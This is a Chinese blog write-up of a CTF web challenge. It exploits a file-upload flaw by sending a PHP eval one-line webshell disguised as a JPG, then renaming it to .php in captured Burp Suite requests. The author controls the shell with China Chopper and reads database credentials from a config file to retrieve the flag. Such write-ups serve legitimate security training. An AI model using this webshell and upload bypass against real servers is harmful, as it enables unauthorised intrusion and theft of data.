

i春秋-第三届“百越杯”福建省高校网络安全大赛

原创

Tru1 于 2020-07-29 12:37:20 发布 1795 收藏

文章标签: [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_44858189/article/details/107661191

版权

i春秋-第三届“百越杯”福建省高校网络安全大赛

[文件上传](#)

[利用菜刀连接数据库](#)

记录一下i春秋里的一道web题, 题目类型是文件上传漏洞

传送门: <https://www.ichunqiu.com/battalion?t=1&r=61025>

主要就两个知识点, 很基础, 适合新手阅读, 大佬勿喷哈

文件上传

来到上传点

图片上传

Filename: 未选择文件。

https://blog.csdn.net/qq_44858189

先上传一个正常的.jpg文件(图片中写入一句话木马)

```
<?php eval($_POST['a']) ;?>
```

```
<?php eval($_POST['a']) ;?>
```

然后打开burp suite抓包, 把后缀名jpg修改成php

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://14f005bb5e60435f8d77d696c491e3a410c6af7aed11401f.changame.ichunqiu.com:80 [111.47.226.189]

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: 14f005bb5e60435f8d77d696c491e3a410c6af7aed11401f.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----157878485314173022181187207271
Content-Length: 481
Origin: http://14f005bb5e60435f8d77d696c491e3a410c6af7aed11401f.changame.ichunqiu.com
Connection: close
Referer: http://14f005bb5e60435f8d77d696c491e3a410c6af7aed11401f.changame.ichunqiu.com/
Cookie: hm_lvt_2d0601bd28de7d49818249cf35d95943=1593519800,1594799362,1595991466;
UM_distinctid=171105b16a6a-0946ea2d504326-4c302f7e-1fa400-171105b16a6198; chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIOO000;
bröwse=CF1eTxUYU0BQUVBEVQJTRFBZSskeQ11YWVRFrFhRWEBTV1FPWkLLTgBZKkZXQ19OG112TFRTW0VbU0VFWVxYQ01SxU9bQVNFUEFTHFRHWUxZW1MGVEBQT0tRWEdeXf1CRFJeVV9EU0B2WVtGTE
oAT19TXUVdShpPWFpSV1xBW0VEU19YX0dJRFxZXUdURVhXUgpSQFdjXEXSEFJEV0tLR11RWFheRkREXONZQFREXE9aVEpOB0tYQFB5UwZUQFBPS1FYR15cWUJEU15VX0dTRV9ZW0JMSHQ;
ci_session=ce34f5bab0c7e876a5bb8df7dce0c9b1c0a51111; hm_lpv_t_2d0601bd28de7d49818249cf35d95943=1595992408; __jsluid_h=615c387ce4d8d5b303119f012f96349f
Upgrade-Insecure-Requests: 1
-----157878485314173022181187207271
Content-Disposition: form-data; name="dir"

/uploads/
-----157878485314173022181187207271
Content-Disposition: form-data; name="file"; filename="hi.jpg"
Content-Type: image/jpeg

<?php eval($_POST['a']);?>
-----157878485314173022181187207271
Content-Disposition: form-data; name="submit"

Submit
-----157878485314173022181187207271--
```

https://blog.csdn.net/qq_44858189

Burp Suite Professional v2.0beta - Temporary Project - licensed to surferxyx

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://14f005bb5e60435f8d77d696c491e3a410c6af7aed11401f.changame.ichunqiu.com:80 [111.47.226.189]

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: 14f005bb5e60435f8d77d696c491e3a410c6af7aed11401f.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----157878485314173022181187207271
Content-Length: 481
Origin: http://14f005bb5e60435f8d77d696c491e3a410c6af7aed11401f.changame.ichunqiu.com
Connection: close
Referer: http://14f005bb5e60435f8d77d696c491e3a410c6af7aed11401f.changame.ichunqiu.com/
Cookie: hm_lvt_2d0601bd28de7d49818249cf35d95943=1593519800,1594799362,1595991466;
UM_distinctid=171105b16a6a-0946ea2d504326-4c302f7e-1fa400-171105b16a6198; chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIOO000;
bröwse=CF1eTxUYU0BQUVBEVQJTRFBZSskeQ11YWVRFrFhRWEBTV1FPWkLLTgBZKkZXQ19OG112TFRTW0VbU0VFWVxYQ01SxU9bQVNFUEFTHFRHWUxZW1MGVEBQT0tRWEdeXf1CRFJeVV9EU0B2WVtGTE
oAT19TXUVdShpPWFpSV1xBW0VEU19YX0dJRFxZXUdURVhXUgpSQFdjXEXSEFJEV0tLR11RWFheRkREXONZQFREXE9aVEpOB0tYQFB5UwZUQFBPS1FYR15cWUJEU15VX0dTRV9ZW0JMSHQ;
ci_session=ce34f5bab0c7e876a5bb8df7dce0c9b1c0a51111; hm_lpv_t_2d0601bd28de7d49818249cf35d95943=1595992408; __jsluid_h=615c387ce4d8d5b303119f012f96349f
Upgrade-Insecure-Requests: 1
-----157878485314173022181187207271
Content-Disposition: form-data; name="dir"

/uploads/
-----157878485314173022181187207271
Content-Disposition: form-data; name="file"; filename="hi.php"
Content-Type: image/jpeg

<?php eval($_POST['a']);?>
-----157878485314173022181187207271
Content-Disposition: form-data; name="submit"

Submit
-----157878485314173022181187207271--
```

https://blog.csdn.net/qq_44858189

点击Forward发送数据包, 成功上传并返回上传路径, 当前目录下的upload/hi.php

图片上传

Filename: 未选择文件。

Upload: h1.php

Type: image/jpeg

Size: 0.0263671875 Kb


Stored in: upload/h1.php

https://blog.csdn.net/qq_44858189



利用菜刀连接数据库

密码: a


类型: php




连上后并没发现flag, 但是在html文件夹里找到数据库配置文件



猜测flag在数据库里，用菜刀连接数据库
在连接webshell的地方右击数据库管理




然后再点击配置



填写刚才找到的数据库配置文件，格式为

```
<T>mysql</T> //数据库
<H>localhost</H> //数据库地址
<U>ctf</U> //账号
<P>ctfctfctf</P> //密码
```



连接成功，在ctf库中找到flag

